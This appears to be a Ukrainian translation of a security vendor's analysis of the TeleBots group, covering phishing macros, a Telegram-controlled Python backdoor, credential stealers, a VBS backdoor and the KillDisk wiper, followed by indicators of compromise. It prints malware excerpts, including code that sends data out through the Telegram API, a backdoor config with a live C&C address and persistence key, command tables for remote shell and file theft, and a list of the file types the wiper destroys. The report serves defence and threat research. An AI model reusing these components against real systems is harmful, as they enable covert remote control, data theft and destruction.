Повстання TeleBots: аналіз руйнівних атак KillDisk

У другій половині 2016 року дослідники компанії ESET виявили унікальний інструментарій, який був використаний у кібератаках, спрямованих на цілі важливого значення в Україні. Спеціалісти ESET вважають, що головна ціль зловмисників – кібердиверсія. Ця публікація містить детальну інформацію, отриману під час дослідження атак.

Спеціалісти назвали групу зловмисників, які стоять за цим шкідливим програмним забезпечення, TeleBots, однак варто зазначити, що ця група кіберзлочинців та використаний ними інструментарій мають багато спільних рис із групою BlackEnergy, яка здійснила атаки на енергетичну галузь України в грудні 2015 року та січні 2016 року. Детальне вивчення інструментарію, коду та почерку зловмисників дозволяє спеціалістам ESET припустити, що група TeleBots еволюціонувала з групи BlackEnergy.

Вектор інфікування

Подібно до кампанії BlackEnergy, зловмисники знову використали фішингові електронні листи із прикріпленими інфікованими документами Excel, що містять шкідливі макроси як вектор інфікування. Жертв заманювали відкривати файл, використовуючи методи соціальної інженерії, за допомогою яких користувачам пропонували натиснути кнопку «Включити вміст» для перегляду прихованого вмісту документа.



Рис. 1. Один із прикладів шкідливого XLS документа, якийо був використаний у фішинг-атаці.

Зазвичай, метадані фішингових документів не містять корисної інформації, проте на цей раз метадані містять «нікнейм» хакера, який, можливо, є особою, відповідальною за його створення. Цей «нікнейм» належить людині, яка активно спілкується в російськомовній спільноті кіберзлочинців. Спеціалісти ESET відзначають, що це також могла бути спроба спрямувати дослідників хибним шляхом або просто збіг.



Рис. 2. Метадані показують «нікнейм» кіберзлочинця.

Після натиснення на кнопку Включити вміст Microsoft Office запускає шкідливий макрос. Аналіз спеціалістів ESET показує, що код макроса, використаний в документах групи TeleBots, співпадає з кодом макроса, який був використаний групою BlackEnergy у 2015 році. Дана подібність показана на рис. 3.

Основна ціль макроса — завантажити шкідливий виконуваний файл, використовуючи ім'я файлу `explorer.exe`, а потім запустити його. Бінарний файл належить до сімейства троянів-завантажувачів, його основна ціль полягає в завантаженні та запуску іншої частини шкідливого програмного забезпечення. Цей троян-завантажувач написаний на мові програмування Rust.

Варто зазначити, що на першому етапі атаки група TeleBots використовує різні легітимні сервери для того, щоб приховати шкідливу активність у мережі. Наприклад, троян-завантажувач зчитує дані із закодованого URL, який вказує на текстовий файл сервісу putdrive.com. Putdrive — це веб-сервіс хостингу файлів, що дозволяє будь-якому користувачеві завантажувати й обмінюватися файлами в Інтернеті. Текстовий файл, який розміщений на веб-сервіс зашифрований за допомогою алгоритму Base64.

Бекдор, написаний на мові Python, який продукти ESET виявляють як троян Python/TeleBot.AA, є основним фрагментом шкідливої програми, що використовують зловмисники, тому спеціалісти ESET назвали групу кіберзлочинців саме TeleBots.



Рис. 3. Подібність між шкідливими макрокомандами, які використовувалися під час атак BlackEnergy та TeleBots.

Бекдор Python/TeleBot.AA

У січні 2016 року спеціалісти ESET опублікували аналіз фішингових атак, спрямованих на енергетичні компанії в Україні. Атаки, ймовірно, мали зв'язок з атаками BlackEnergy у 2015 році, тому що зловмисники використовували той самий поштовий сервер для відправки фішингових повідомлень. Проте атаки в січні 2016 року відрізнялися від попередніх. Замість використання шкідливої програми сімейства BlackEnergy, зловмисники використали відносно простий бекдор з відкритим кодом GCAT, написаний на мові програмування Python. Код GCAT був заплутаний та перетворений в автономний виконуваний файл за допомогою програми PyInstaller.

The Python/TeleBot використовує такий же підхід; код бекдору Python заплутаний та упакований в окремий виконуваний файл з використанням PyInstaller. Крім того, код Python зашифрований за допомогою алгоритмів ROT13, Base64 та AES.

Але дійсно цікавим цей бекдор робить спосіб зв'язку зловмисників зі шкідливим програмним забезпеченням для передачі управляючих команд. Python/TeleBot використовує Telegram Bot API з платформи обміну повідомленнями Telegram Messenger для зв’язку зі зловмисниками. Telegram Bot API використовує для передачі повідомлень і команд протокол HTTP, і для системного адміністратора зв'язок між інфікованим комп'ютером і зловмисником буде виглядати як HTTPS зв'язок з легітимним сервером, а саме `api.telegram.org`. Спеціалісти ESET повідомили Telegram про несанкціоноване використання їх комунікаційна платформи.

```
class mGYPGqombvNcHB :
    def __init__ ( self , botapi , chatid ) :
        self . botapi = botapi
        self . baseurl = "https://api.telegram.org/bot" + self . botapi
        self . chatid = chatid
        self . ssl_cert = ssl . SSLContext ( ssl . PROTOCOL_TLSv1 )
    def sendMessage ( self , message ) :
        CRXDH = {
 'chat_id' : self . chatid ,
 'text' : str ( message )
 }
        try :
            uynzpcFhFon = DkAngPey ( self . botapi , r'sendMessage' , params = CRXDH )
        except :
            qlswQWvRvhkYN = open ( LwPXBebGtWDVTKQEAB , 'w' )
            qlswQWvRvhkYN . writelines ( message )
            qlswQWvRvhkYN . close ( )
            try :
                self . sendDocument ( LwPXBebGtWDVTKQEAB )
                remove ( LwPXBebGtWDVTKQEAB )
            except :
                remove ( LwPXBebGtWDVTKQEAB )
```

Рис. 4. Код шкідливих програм Python/TeleBot.AA, який використовує Telegram Bot API.

Кожен із зразків, які вивчили спеціалісти ESET, має унікальний токен, вбудований в код, який свідчить про те, що кожен зразок використовує свій власний акаунт Telegram Messenger. Таким чином кіберзлочинці використовують приватні чати для зв’язку з Python/TeleBot. Ця схема дозволяє управляти інфікованим комп'ютером через будь-який пристрій з встановленим Telegram Messenger, навіть зі смартфона, за допомогою текстових команд в чаті Telegram.

Шкідлива програма Python/TeleBot підтримує наступні команди:

Команда	Дія
cmd|| %shellcmd%	Виконання shell-команди та відправлення результату в чат
cmdd|| %shellcmd%	Виконання shell-команди без відправлення результату в чат
getphoto|| %path%	Завантаження зображення з інфікованого комп’ютера в чат
getdoc|| %path%	Завантаження будь-якого типу файлу розміром до 50 Мб у чат
forcecheckin|| %random%	Збір інформації: версія Windows, платформа (x64 або x86), поточні привілеї
time|| %seconds%	Зміна інтервалу між виконанням команд

ss||	Знімки екрану (не реалізована)

Крім цього, шкідлива програма автоматично зберігає всі вхідні файли від зловмисника в окремій папці. За допомогою цього способу кіберзлочинці можуть застосовувати додаткові шкідливі інструменти на інфікованому комп'ютері.

Під час дослідження спеціалісти ESET виявили акаунт Telegram, який належить одному зі зловмисників.



Рис. 5. Профіль одного зі зловмисників у Telegram Messenger.

Слід зазначити, що Telegram Bot API був не єдиним легітимним протоколом, який використовувався зловмисниками. Спеціалісти ESET зафіксували, принаймні, один зразок даного бекдора, який використовує поштову скриньку Outlook як командний сервер (C&C).

Шкідливі інструменти для викрадення паролів

Після успішного інфікування мережі зловмисники використовують різні шкідливі інструменти для збору інформації про паролі та здійснення подальших шкідливих дій в межах інфікованої локальної мережі.

Рядок, який містить PDB-шлях до налагоджувальних символів (debug symbols), пропонує один з таких інструментів, який зловмисники назвали `CredRaptor`. Цей інструмент збирає збережені паролі з браузерів Google Chrome, Internet Explorer, Mozilla Firefox та Opera.



Рис. 6. PDB-шлях відображає маркер шкідливої програми, яка здійснює крадіжку паролів.

Зловмисники використовують інструмент `plainpwd` для того, щоб вивести на екран облікові дані Windows із пам'яті інфікованого комп’ютера. Цей інструмент є модифікованою версією проекту з відкритим кодом `mimikatz`.

На додаток до `plainpwd` та `CredRaptor` інструментарій зловмисників включає кейлогер, який використовує стандартну методику для зчитування натискань клавіш, зокрема, функцію `SetWindowsHookEx`.

Для відслідковування паролів у мережевому трафіку зловмисники використовують версію консолі Interceptor-NG. Оскільки дане програмне забезпечення вимагає драйвер WinPCap, зловмисники створили інструмент, який дозволив встановити драйвер непомітно для користувачів.



Рис. 7. Інструменти Intercepter-NG для відслідковування паролів.

Спільне використання всіх цих інструментів дозволяє закріпитися в інфікованій мережі, отримавши права адміністратора домену.

Інструмент запиту LDAP

Ще одним цікавим відкриття став інструмент, який був використаний під час атак групи TeleBots для здійснення запитів до Active Directory за допомогою LDAP. Цей інструмент здатний вивести на екран детальну інформацію про комп'ютери та імена користувачів, перерахованих в Active Directory, і адаптований для конкретного домену жертви.

```
push    eax             ; res
push    0               ; attrsonly
push    0               ; attrs
push    offset aObjectclass ; "(objectClass=*)"
push    0               ; scope
push    offset aCnSchemaCnConf ; "CN=Schema,CN=Configuration,DC=[redacted]
push    esi             ; ld
mov     [ebp+res], 0
call    ds:ldap_search_sW
add     esp, 1Ch
test    eax, eax
jz      short loc_4015D8
call    ds:LdapGetLastError
```

Рис. 8. Розібраний код інструменту запиту LDAP.

Додатковий бекдор

Подальші дослідження показали, що зловмисники розгортають додаткові бекдори для доступу до інфікованої мережі у разі, якщо основний бекдор Python/TeleBot буде виявлений і видалений. Цей додатковий бекдор написаний на VBS, деякі з виявлених зразків були упаковані за допомогою програми `script2exe`.

```
Hiew: script.vbs
   script.vbs                                                    ↓FRO --------
?Dim version: version = "6.1.76.5"
'==================== WORK PARAMS ============================
Dim timeout:timeout = 21
Dim bIP:bIP = "95.141.37.3"
'==================== WORK PARAMS ============================

Dim sRequest:sRequest = ""
Dim taskName:taskName = "Windows Defender"
Dim arKey:arKey = "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\csrss.exe"

'==================== WORK PARAMS ============================
Dim pUrl: pUrl = "https://" + bIP + "/services/nl-nl/power-bi-embedded/wt_mc_id/azuremktg_hp_powerbiembedded"
Dim sendUrl: sendUrl = "https://" + bIP + "/store/mseea/nl_NL/cat/Back-to-School/categoryID_68073200"
Dim htmlUrl:htmlUrl = "https://" + bIP + "/store/mseea/nl_NL/cat/Accessoires/categoryID_66233400?"
'==================== WORK PARAMS ============================
```

Рис. 9. Вихідний код додаткового бекдору, написаний у VBS.

Є кілька зразків цього VBS бекдору, але всі вони мають простий функціонал. Бекдор відправляє ім'я комп'ютера і MAC адресу інфікованого комп'ютера на віддалений командний сервер (C&C) через протокол HTTP. Змінна `timeout` визначає період у хвилинах між зверненнями до сервера. Зовнішній командний сервер (C&C) може передавати додаткові команди для виконання на інфікованому комп’ютері. Нижче наведено список команд, що підтримуються:

Команда	Дія
!cmd	Виконання shell-команди та відправлення результатів назад на сервер
!cmdd	Виконання shell-команди без відправлення результатів назад на сервер
!dump	Декодування даних base64 та зберігання їх в папці %TEMP%
!timeout	Визначення нового тайм-ауту між зверненнями до сервера

!bye	Завершення програми
!kill	Завершення та видалення програми
!up	Завантаження файлів з інфікованого комп'ютера на віддалений командний сервер

BCS-сервер

Зловмисники використали шкідливий інструмент, який вони назвали BCS-сервер. Цей скрипт дозволяє їм відкрити тунель у внутрішню мережу, а потім використовувати його для передачі та прийому даних між командним сервером (C&C) і навіть неінфікованими комп'ютерами в локальній мережі. Основна ідея цього інструменту базується на тих же принципах, що і шкідливе програмне забезпечення XTUNNEL, яке використовувала група Sednit.

Під час аналізу спеціалісти ESET виявили інструкцію, складену хакерами для цього інструменту. Цікаво, що інструкцію було написано російською мовою.



Рис. 10. Інструкція для BCS-сервера російською мовою.

Таким чином, зловмисники вказали на зовнішній командний сервер (C&C) в командному рядку, а також на те, що інструмент підключається до цього сервера за допомогою протоколу HTTP. Цей віддалений сервер використовується зловмисниками в ролі проксі-сервера: з'єднання, яке йде до цього сервера, перенаправляється у внутрішню мережу за допомогою інструменту, і будь-яка відповідь, яку інструмент отримує від комп'ютера у внутрішній мережі, йде на командний сервер (C&C). Таким чином зловмисники можуть взаємодіяти з внутрішніми серверами, які, зазвичай, недоступні з Інтернету.

Дані в каналі зв'язку між BCS-сервером і командним сервером (C&C) кодуються за допомогою алгоритму Base64 і передаються інкапсульованими в HTML-теги.



Рис. 11. Взаємодія інструменту BCS-сервера та командного сервера (C&C).

KillDisk

KillDisk є руйнівним компонентом, який зловмисники використовують на завершальному етапі атаки. Його попередня версія була використана в атаках на медіа-компанії в листопаді 2015 року та на енергетичні компанії України в грудні 2015 року.

Призначений для роботи з високими привілеями, на цей раз компонент KillDisk реєструє себе як сервіс з назвою `Plug-And-Play Support`. Оскільки на останніх етапах зловмисники, можливо, збирають важливі облікові дані мережі, вони використовують Microsoft PsExec для запуску KillDisk з максимально можливими привілеями серверів і робочих станцій.

Кіберзлочинці можуть вказати дату активізації KillDisk віддалено за допомогою командного рядка. Проте один із зразків уже був попередньо налаштований на конкретні дату і час спрацювання, а саме 06.12.2016 о 09:30.

Попри вдосконалення коду, основна ціль KillDisk не змінилася — компонент видаляє важливі системні файли та виводить систему з ладу. Крім цього, KillDisk переписує файли з певними розширеннями — ця версія компонента фокусується на знищенні файлів з наступними розширеннями:

- .kdbx .bak .back .dr .bkf .cfg .fdb .mdb .accdb .gdb .wdb .csv .sdf .myd .dbf .sql .edb .mdf .ib .db3 .db4 .accdc .mdbx .sl3 .sqlite3 .nsn .dbc .dbx .sdb .ibz .sqlite .pyc .dwg .3ds .ai .conf .my .ost .pst .mkv .mp3 .wav .oda .sh .py .ps .ps1 .php .aspx .asp .rb .js .git .mdf .pdf .djvu .doc .docx .xls .xlsx .jar .ppt .pptx .rtf .vsd .vsdx .jpeg .jpg .png .tiff .msi .zip .rar .7z .tar .gz .eml .mail .ml .ova .vmdk .vhd .vmem .vdi .vhdx .vmx .ovf .vmc .vmfx .vmxf .hdd .vbox .vcb .vmsd .vfd .pvi .hdd .bin .avhd .vsv .iso .nrg .disk .hdd .pmf .vmdk .xvd

Шкідливі програми KillDisk можуть створювати нові невеликі файли (замість видалених) з таким самим ім'ям, і ці нові файли будуть містити один з двох рядків `mrR0b07` чи `fS0cie7y` замість оригінального вмісту. Це не єдині посилання на серіал «Mr. Robot», дана модифікація KillDisk ідентифікується зображенням, яке проілюстровано на рис. 12.

Рис. 12. Заставка компонента KillDisk.

Варто відзначити, що шкідлива програма KillDisk не зберігає це зображення. Замість цього програма використовує код, який відображає зображення в режимі реального часу за допомогою Windows GDI. Спеціалісти ESET вважають, що зловмисники витратили багато часу на створення коду, який виводить це зображення.

Висновок

Зловмисники, які стоять за цими цілеспрямованими атаками, демонструють серйозні наміри проводити кібератаки з метою здійснення диверсій. Для проведення таких атак вони постійно винаходять нові шкідливі програми та методи, яскравий приклад — використання Telegram Bot API замість командного сервера (C&C).

Ідентифікатори загрози (IoC)

ESET виявляє загрозу Python/TeleBot із наступними назвами сигнатур:

```
VBA/TrojanDropper.Agent.SD trojan
Win32/TrojanDownloader.Agent.CWY trojan
Python/TeleBot.AA trojan
Python/Agent.Q trojan
Python/Agent.AE trojan
Python/Agent.AD trojan
VBS/Agent.AQ trojan
VBS/Agent.AO trojan
VBS/Agent.AP trojan
Win32/HackTool.NetHacker.N trojan
Win32/HackTool.NetHacker.O trojan
Win32/PSW.Agent.OCO trojan
Win64/Riskware.Mimikatz.H application
Win32/RiskWare.Mimikatz.I application
Win32/PSW.Delf.OQU trojan
Win32/PSW.Agent.OCP trojan
Win64/Spy.KeyLogger.G trojan
Win32/KillDisk.NBH trojan
Win32/KillDisk.NBI trojan
```

Командні сервери (C&C):

```
93.190.137.212
95.141.37.3
80.233.134.147
```

Легітимні сервери, які несанкціоновано використовували хакери:

```
srv70.putdrive.com (IP: 188.165.14.185)
api.telegram.org     (IP:     149.154.167.200,     149.154.167.197,     149.154.167.198,
149.154.167.199)
smtp-mail.outlook.com (IP: 65.55.176.126)
```

XLS документи із шкідливим макросом SHA-1:

```
7FC462F1734C09D8D70C6779A4F1A3E6E2A9CC9F
C361A06E51D2E2CD560F43D4CC9DABE765536179
```

Win32/TrojanDownloader.Agent.CWY SHA-1:

```
F1BF54186C2C64CD104755F247867238C8472504
```

Python/TeleBot.AA бекдор SHA-1:

```
16C206D9CFD4C82D6652AFB1EEBB589A927B041B
1DC1660677A41B6622B795A1EB5AA5E5118D8F18
26DA35564D04BB308D57F645F353D1DE1FB76677
30D2DA7CAF740BAAA8A1300EE48220B3043A327D
385F26D29B46FF55C5F4D6BBFD3DA12EB5C33ED7
4D5023F9F9D0BA7A7328A8EE341DBBCA244F72C5
```

```
57DAD9CDA501BC8F1D0496EF010146D9A1D3734F
68377A993E5A85EB39ADED400755A22EB7273CA0
77D7EA627F645219CF6B8454459BAEF1E5192467
7B87AD4A25E80000FF1011B51F03E48E8EA6C23D
7C822F0FDB5EC14DD335CBE0238448C14015F495
86ABBF8A4CF9828381DDE9FD09E55446E7533E78
9512A8280214674E6B16B07BE281BB9F0255004B
B2E9D964C304FC91DCAF39FF44E3C38132C94655
FE4C1C6B3D8FDC9E562C57849E8094393075BC93
```

VBS бекдори SHA-1:

```
F00F632749418B2B75CA9ECE73A02C485621C3B4
06E1F816CBAF45BD6EE55F74F0261A674E805F86
35D71DE3E665CF9D6A685AE02C3876B7D56B1687
F22CEA7BC080E712E85549848D35E7D5908D9B49
C473CCB92581A803C1F1540BE2193BC8B9599BFE
```

BCS-server SHA-1:

```
4B692E2597683354E106DFB9B90677C9311972A1
BF3CB98DC668E455188EBB4C311BD19CD9F46667
```

Модифікований Mimikatz SHA-1:

```
B0BA3405BB2B0FA5BA34B57C2CC7E5C184D86991
AD2D3D00C7573733B70D9780AE3B89EEB8C62C76
D8614BC1D428EBABCCBFAE76A81037FF908A8F79
```

LDAP інструмент запиту SHA-1:

```
81F73C76FBF4AB3487D5E6E8629E83C0568DE713
```

CredRaptor викрадач паролів SHA-1:

```
FFFC20567DA4656059860ED06C53FD4E5AD664C2
58A45EF055B287BAD7B81033E17446EE6B682E2D
```

Win64/Spy.KeyLogger.G троян SHA-1:

```
7582DE9E93E2F35F9A63B59317EBA48846EEA4C7
```

Intercepter-NG та непомітний WinPCAP інсталятор SHA-1:

```
64CB897ACC37E12E4F49C4DA4DFAD606B3976225
A0B9A35675153F4933C3E55418B6566E1A5DBF8A
```

Win32/KillDisk SHA-1:

```
71A2B3F48828E4552637FA9753F0324B7146F3AF
8EB8527562DDA552FC6B8827C0EBF50968848F1A
```